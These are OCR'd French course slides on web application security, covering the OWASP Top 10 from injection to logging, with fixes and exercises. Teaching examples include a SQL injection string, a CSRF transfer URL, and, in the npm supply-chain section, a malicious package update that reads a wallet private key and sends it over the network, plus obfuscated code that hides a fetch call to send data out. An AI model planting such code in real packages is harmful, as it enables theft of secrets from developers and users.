
HOST header - attaque = password reset

Il est aussi possible pour le domaine malveillant d'intercepter le trafic légitime, par exemple pour faire un reset du mot de passe.

```
https://{{ request.META.HTTP_HOST }}/password-reset?token=<secret token>&email=victim@friendlydomain.com
```

Attaques par DNS hijacking

- Malware qui modifie les settings locaux (/etc/hosts)
- Hacked recursive DNS resolver
- Hacked router
- Hacked DNS nameserver
- Compte compromis chez le provider de DNS



Détection d'interception de traffic

https://blog.cloudflare.com/monsters-in-the-middleboxes/

A1 - Injection

Généralement on stocke les données dans une base de données côté serveur

Injection SQL = exploitation de failles de sécurité dans vos requêtes avec une base de données

Existe aussi en NoSQL : `{'$gt': ''}` toujours valide
https://github.com/cr0hn/nosqlinjection_wordlists

Si la base de données supporte SQL, des procédures stockées ou un ORM évitent généralement ce type de problème.

A1 - Injection - explication

CODE vs DATA

```
INSERT INTO posts (body, username)
VALUES ("mytext", "myname")
```

```
function addPost(body, username) {
  return db.query(`
    INSERT INTO posts (body, username)
    VALUES ("${body}", "${username}")
  `);
}
```

```
body = I am stupid", "someone_else") --
```

```
INSERT INTO posts (body, username)
VALUES ("I am stupid", "someone_else")
```


A1 - Injection - solution

```
function addPost(body, username) {
  return db.query(
    `
      INSERT INTO posts (body, username)
      VALUES (?, ?)
    `,
    [body, username],
  );
}
```

```
body = I am stupid", "someone_else") --
```

```
['I am stupid", "someone_else") --',
'myusername'];
```

A1 - Injection - même en BD



https://xkcd.com/327/

A1 - Injection - pas que SQL

On parle souvent d'injection SQL, mais l'injection est possible dans tous les cas où une application traite des données utilisateurs non validées (formulaires, cookies, HTTP headers, etc.), via eval(), setTimeout(), setInterval(), Function().

Exemple d'attaque DDoS : injecter `while(1)`
https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf

Conseil: utiliser JSON.parse() plutôt que eval() et utiliser les fonctions js en mode strict.
https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict_mode

A2 - Broken authentication

- Gérer les sessions (ex: achats)
  - Timeouts `app.use(express.cookieParser());`
- Password hashing avec une bonne librairie crypto
  - Vérifier la force du password (entropy)
    https://zelark.github.io/nano-id-cc/
  - Attention au reset des passwords et au MiTM
- Il existe des librairies (ex: passport.js)

Pour les APIs et les tokens JWT : voir la partie dédiée à cette thématique (brute force protection, rate limits, etc.)

Expiration des cookies (dans express)

Bien mettre les flags

```
app.use(express.session({
    secret: "you'll never guess",
    cookie: {
        httpOnly: true, -> le cookie est non accessible via javascript
        secure: true    -> uniquement HTTPS
    }
  }));
```

Au logout, killer la session

```
req.session.destroy(function() {

    res.redirect("/");

});
```

Je stocke un hash du password (45 min)


Faire un programme (en ligne de commande) pour :


1. Demander à l'utilisateur un password
2. Valider la complexité :
   a. regex
   b. générateur aléatoire avec test d'entropie
   c. https://passwordsecurity.info
3. Choisir une librairie crypto et stocker le hash du password dans un fichier
4. Puis re-demander à l'utilisateur son password et comparer au hash stocké


Hint : https://medium.com/@mpreziuso/password-hashing-pbkdf2-scrypt-bcrypt-and-argon2-e25aaf41598e


A3 - Sensitive data exposure

- Encryption at rest / in transit
- Run time, exemple https://cloud.google.com/confidential-computing
- Gestion des clés et certificats
-









SSH et clés pour les devs

Gestion des clés
https://www.vaultproject.io/

Faire attention à ne pas déployer des secrets sur git
https://github.com/mozilla/sops

Projet honeypot

Analyser connexions à votre server SSH

à faire plus tard

https://systemoverlord.com/2020/09/04/lessons-learned-from-ssh-credential-honeypots.html

A4 - XXE - eXternal XML Entity injection

Exemple : libxmljs avec noent = true autorise le chargement d’entités externes
https://help.semmle.com/wiki/display/JS/XML+external+entity+expansion

Utiliser JSON préférentiellement (mais attention à la sérialisation, qui reste un danger - cf A8)

A5 - Broken access control

POLA = Principle of Least Privilege

- Seule l’autorité nécessaire doit être fournie, pas plus

Bien automatiser la suppression des droits au départ d’un utilisateur.

Access control


	/etc/passwd	/u/markm/foo	/etc/motd
Alice	{read}	{write}	{}
Bob	{read}	{}	{read}
Carol	{read}	{write}	{read}

Diverses possibilités :

- RBAC : role based
  - Un utilisateur ne peut exécuter une opération que si un rôle (ex: ADMIN) lui est attribué.
  - Toutes les activités des utilisateurs (hors identification / authentification) sont effectuées par le biais d'opérations.

- ABAC : attributed based

Attribute Based Access Control (ABAC)



Exemple de framework : https://casbin.org/

Comparaison RBAC / ABAC

Comparaison	RBAC	ABAC
Simplicité	++	-
Maintenance	-	++
Montée en charge	-	++
Flexibilité (y compris règles complexes)	+	++
Dynamique	-	+
Spécifique à l'utilisateur	-	+
Granularité	-	++

A6 - Mauvaise configuration

- Modifier les settings par défaut `ssl.key.password=test1234`
- Attention aux permissions cloud
  - Ex: liste des buckets AWS S3, liste des routes sur un serveur web, etc.
- Automatiser (exemple avec InSpec)

```
describe apache_conf do
  its('Listen') { should =~ [ '80', '443' ] }
end
```

- Attention aux bugs YAML (“config as code”)
  - Exemple : starlark est utilisé dans https://k14s.io/ (déploiement kubernetes)
  - https://github.com/bazelbuild/starlark

MySpace goes down

https://www.youtube.com/watch?v=DtnuaHl378M&feature=emb_logo

CSRF - Cross site request forgery

- difficile de savoir quel site a initié la requête
- l’attaquant peut réutiliser des cookies

```
http://www.mybank.com/transfer?to=123456;amount=10000;token=3141592653589793238462643383279502884197 1
```

Solution = same site cookies + stratégies défensives côté serveur (CSRF tokens, Content Security Policy, etc)
https://scotthelme.co.uk/csrf-is-dead/ (mais faire attention car tous les serveurs n'implémentent pas par défaut ces recommandations)

SameSite cookies

- empêche un cookie d’être réutilisé pour des requêtes initiées par d’autre sites
  - SameSite=None - l’ancien fonctionnement
  - SameSite=Strict - envoi des cookies uniquement si la requête provient du même site
  - SameSite=Lax - même chose que pour Strict, avec une exception applicable dans le cas où la requête ne provient pas du site d’origine (contexte third-party).Le cookie est envoyé en cas de recours à des méthodes HTTP dites « sûres » (comme GET) et dans le cadre d’une navigation de premier niveau (changement d’URL dans la barre d’adresse).

https://web.dev/same-site-same-origin/

CSP & CORS (headers HTTP)

CSP (content security policy): **Content-Security-Policy: script-src mysecuredomain.com**

- les librairies js sont uniquement issues de mysecuredomain

CORS (Cross Origin Sharing): **Access-Control-Allow-Origin: ‘otherdomain.com’**

- relaxation de SameOriginPolicy qui permet le partage de données entre deux domaines de manière sécurisée s'il est correctement configuré
- permet de définir les méthodes/headers autorisés, l’âge, etc.,

http://peterforgacs.github.io/2019/02/06/CSP-and-CORS/

Problème pour un attaquant

---

same origin => empêche la manipulation du DOM

```
<iframe src='https://bank.com'></iframe>

<script>
window.frames[0].forms[0].addEventListener('submit',
() => { // I just leaked your pwd })
</script>
```

UNAUTHORIZED

A7 - XSS - Cross-site scripting

- injection de code javascript dans un document HTML
  - ex: faire une requête HTTP avec le cookie de l'utilisateur
  - https://owasp.org/www-community/Types of Cross-Site Scripting

- Examples: https://github.com/omarkohl/xss-demo

A7 - XSS - Cross-site scripting

Tester les inputs le plus tôt possible (ex: input en markdown)
Améliorer votre code avec les linter warnings
https://github.com/nodesecurity/eslint-plugin-security

Exemples react :

- Dangerous HTML https://zhenyong.github.io/react/tips/dangerously-set-inner-html.html
- “Since styled-components allows you to use arbitrary input as interpolations, you must be careful to sanitize that input” (https://styled-components.com/docs/advanced#security)

Guard clause (I/O sanitization)

Alternative aux “if/else” imbriqués
Assert/precondition et return le plus tôt possible
Exemple : https://flap.js.org/

```
getPayAmount(): number {
  let result: number;
  if (isDead){
    result = deadAmount();
  }
  else {
    if (isSeparated){
      result = separatedAmount();
    }
    else {
      if (isRetired){
        result = retiredAmount();
      }
      else{
        result = normalPayAmount();
      }
    }
  }
  return result;
}
```

```
getPayAmount(): number {
  if (isDead){
    return deadAmount();
  }
  if (isSeparated){
    return separatedAmount();
  }
  if (isRetired){
    return retiredAmount();
  }
  return normalPayAmount();
}
```

Exercices XSS

---

https://github.com/fimbault/xss

Voir les ressources complémentaires sur
https://web.stanford.edu/class/cs253/

A8 - Deserialization

Il s’agit d’utiliser un bug d’une librairie de désérialisation pour injecter du code.

Exemple : https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/

Il peut être utile d’utiliser un schéma pour valider les types de données, exemple https://json-schema.org

A9 - Vulnérabilités connues

Utiliser des outils :

- python safety (pour PyPI) / npm audit (pour npm)
- Scanners : https://snyk.io/ https://retirejs.github.io/retire.js/
- Intégrer ces scans dans la chaîne CI/CD

Politique de sélection et d'upgrade du code externe (software BOM https://cyclonedx.org , https://securitytxt.org/)

This repository has been archived by the owner. It is now read-only.

Npm (et équivalents dans d'autres langages)

1.3 milliard de downloads / jour.

Réutilisation massive du code

- 97% d'une application web vient de npm. Un développeur écrit en moyenne 3% du code.
- Mais utiliser le code écrit par d'autres contient des risques
- Chaque package peut importer ce qu'il veut




Figure 1 Open source library usage

Choix d’un package

License : 2 grandes catégories (apache/mit, gpl)
Upkeep : actif?, maintainers, issue tracker, API stability (+dependables)
Popularité : downloads, stars, forks, watches, contributors, **dependents**
Qualité : documentation, tests, idiomatic?

Important de rester à jour (ex: watch repository sur github)
Contribuer ? Soyez sympa avec les maintainers

Npm import

- Chaque package est potentiellement risqué
- L'autorité est issue des import et les variables globales
- Les effets sont opaques aux utilisateurs
- Aucun mécanisme pour limiter les accès

Lire n’importe quel fichier

---

1. Faire en sorte que l’utilisateur (ou un autre package) installe votre package
2. Import ‘fs’
3. Connaître (ou deviner) le chemin
4. Accès !

Package initial

Cette fonction transforme hello en hello!

```
export function youpi(str) {
     return `${str}!`;
}
```

Mise à jour du package

```
import fs from 'fs';
import https from 'https';

export function youpi(str) {
return `${str}!`;
}

fs.readfile('~/.mywallet.privkey', sendOverNetwork);

function sendOverNetwork(err, data) {
const req = https.request(options);
req.write(JSON.stringify({privateKey: data}));
req.end();
}
```

Cas réel : vol de bitcoins

---

event-stream package (11/26/2018) - 2000 stars, utilisé dans 3931 packages
8 millions de downloads d’un package infecté en 2.5 mois

Postmortem: https://snyk.io/blog/a-post-mortem-of-the-malicious-event-stream-backdoor/

Basé sur l’accès au fs et au réseau

Solutions ?

- Tout écrire soi même ?
- Sélectionner les packages avec beaucoup de vigilance et travailler avec les maintainers ?
- Audit de code (minifié) ?

https://medium.com/hackernoon/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5

`self['\u0066\u0065\u0074\u0063\u0068'](...)` is another fancy way of saying fetch or XMLHttpRequest

```
1  const i = 'gfudi';
2  const k = s => s.split('').map(c => String.fromCharCode(c.charCodeAt() - 1)).join('');
3  self[k(i)](urlWithYourPreciousData);
```


gfudi.js hosted with ❤ by **GitHub** **view raw**

Isolation du code / sandboxing

C’est possible dans certains langages, et notamment javascript et en webassembly/wasi.

Exemple des approches possibles :
https://www.figma.com/blog/how-we-built-the-figma-plugin-system/
https://hacks.mozilla.org/2019/03/standardizing-wasi-a-webassembly-system-interface/

Le créateur de nodejs crée deno (verlan de node).



A10 - Logs & Monitoring

Nombreux outils disponibles (la plupart oss) :

	Vector	Filebeat	FluentBit	FluentD	Logstash	SplunkHF	SplunkUF
Disk buffer persistence	✓	✓	×	×	⚠	✓	✓
File rotate (create)	✓	✓	✓	✓	✓	✓	✓
File rotate (copytruncate)	✓	×	×	×	×	✓	✓
File truncation	✓	✓	✓	✓	✓	✓	✓
Process (SIGHUP)	✓	×	×	×	⚠	✓	✓
TCP Streaming	✓	×	×	×	×	✓	✓
JSON (wrapped)	✓	✓	×	✓	✓	✓	✓

source : vector.dev (donc attention à leur propre évaluation)

Exemple de log utile

Log quand quelqu'un fait un sodo ou su, et analyser quelles sont les commandes.

- ça revient à automatiser et centraliser :

```
cat /var/log/auth.log | grep '3 incorrect password attempts'
```

https://medium.com/@alessandrocuda/ssh-login-alerts-with-sendmail-and-pam-3ef53aca1381




Figure 3-1. Logging and alerting chain

Source : Practical Cloud Security, p53

Niveau de verbosité - debug vs prod

Enlever le mode debug en production

Ne pas passer les erreurs brutes vers le front end (parfois on voit même la stack trace complète) - envoyer vos erreurs détaillées vers un serveur de logs

Enlever les commentaires (ex: clients side javascript)

- https://github.com/RnbWd/gulp-strip-comments
- https://www.npmjs.com/package/uglify-js (minified js)

Niveau de verbosité - Exemple python

- Django : API browsable par défaut
- Flask : Console associée à la stack trace - risque RCE (remote code execution)

```
from flask import Flask

import logging app = Flask(__name__) log = logging.getLogger('werkzeug')

log.disabled = True

app.logger.disabled = True
```

Attention si vous loggez des URL dans vos logs

You and a friend decide to build an internal dashboard that will show real-time HTTP requests that are being sent by visitors to your site. The dashboard displays information about each HTTP request received by the web server, including the client's IP address, HTTP method, URL, query parameters, referrer URL, and user agent name.

Incidentally, this is the exact set of information that most popular web servers like Nginx or Apache print into the server log files. Here is what one line from such a log file looks like:


```
12.34.56.78 - - [17/Oct/2019:05:01:59 +0000] "GET
/api/midi/search?q=hi&page=0 HTTP/1.0" 200 178
"https://example.com/search?q=h" "Mozilla/5.0 (Macintosh; Intel
Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36"
```

The internal dashboard will only be used by you and your friend and will not be exposed to the broader internet since the logs reveal information about your site visitors. Your friend argues that there is no need to worry about XSS vulnerabilites in an internal-only dashboard since neither of you would create an XSS attack to use against the other. Given that, they see no way that an XSS attack could occur.

Is this a valid argument? (Yes/No) Why or why not?

Observabilité

- Pas toujours simple de savoir ce qui se passe https://www.inquirer.com/business/technology/amazon-web-services-failure-added-capacity-20201128.html




Observabilité

A quel endroit le système peut-il tomber ?

L’architecture peut être basée sur un (shared?) eventlog.

https://medium.com/unbabel/your-distributed-monoliths-are-secretly-plotting-against-you-4c1b20324a31



Autres risques identifiés (Wicket & Lietz - 1/3)


- direct object reference
  - l'attaquant pourrait reconstituer aisément une URL générée à partir d'un identifiant incrémenté automatiquement ou d'un pattern
- forceful browsing
  - API routes disponibles en clair, donc testable par un attaquant
- null byte injection
  - caractère d'échappement 0x00 dans un input pour arrêter le traitement (notamment en C/C++)
- command injection
  - similaire à l'injection de code, mais ici on cherche à exécuter une commande (si possible avec un compte à privilèges)

Autres risques identifiés (Wicket & Lietz - 2/3)

- feature abuse
  - Un moyen d'utiliser une fonctionnalité qui n'était pas attendu, permettant à un attaquant de modifier le résultat de l'utilisation selon l'action (ou l'entrée) de l'attaquant.
  - Exemples : http://projects.webappsec.org/w/page/13246913/Abuse%20of%20Functionality
  - Recommandation : https://cheatsheetseries.owasp.org/cheatsheets/Abuse_Case_Cheat_Sheet.html
- evasion techniques
  - il s'agit d'une classe d'attaques avancée, visant à sortir des informations https://medium.com/@z3roTrust/evasion-obfuscation-techniques-87c33429cee2
  - Recommandations :
    - WAF (sur base de signatures ou "nextgen")
    - Application whitelisting

Autres risques identifiés (Wicket & Lietz - 3/3)

- subdomain takeover
  - risque lorsqu'un sous-domaine (subdomain.example.com) pointe vers un service (par exemple, page GitHub) qui a été supprimé. Par exemple, si subdomain.example.com pointe vers une page GitHub et que l'utilisateur décide de supprimer sa page GitHub, un attaquant peut maintenant créer une page GitHub, ajouter un fichier CNAME contenant subdomain.example.com et revendiquer subdomain.example .com.



https://0xpatrik.com/subdomain-takeover-basics/

Votre cheatsheet

Read the docs !! (ex: https://httpd.apache.org/docs/2.4/fr/misc/security_tips.html)

Avoir sa propre checklist : debug mode, secret keys, defaults, spécificités des frameworks utilisés, etc.

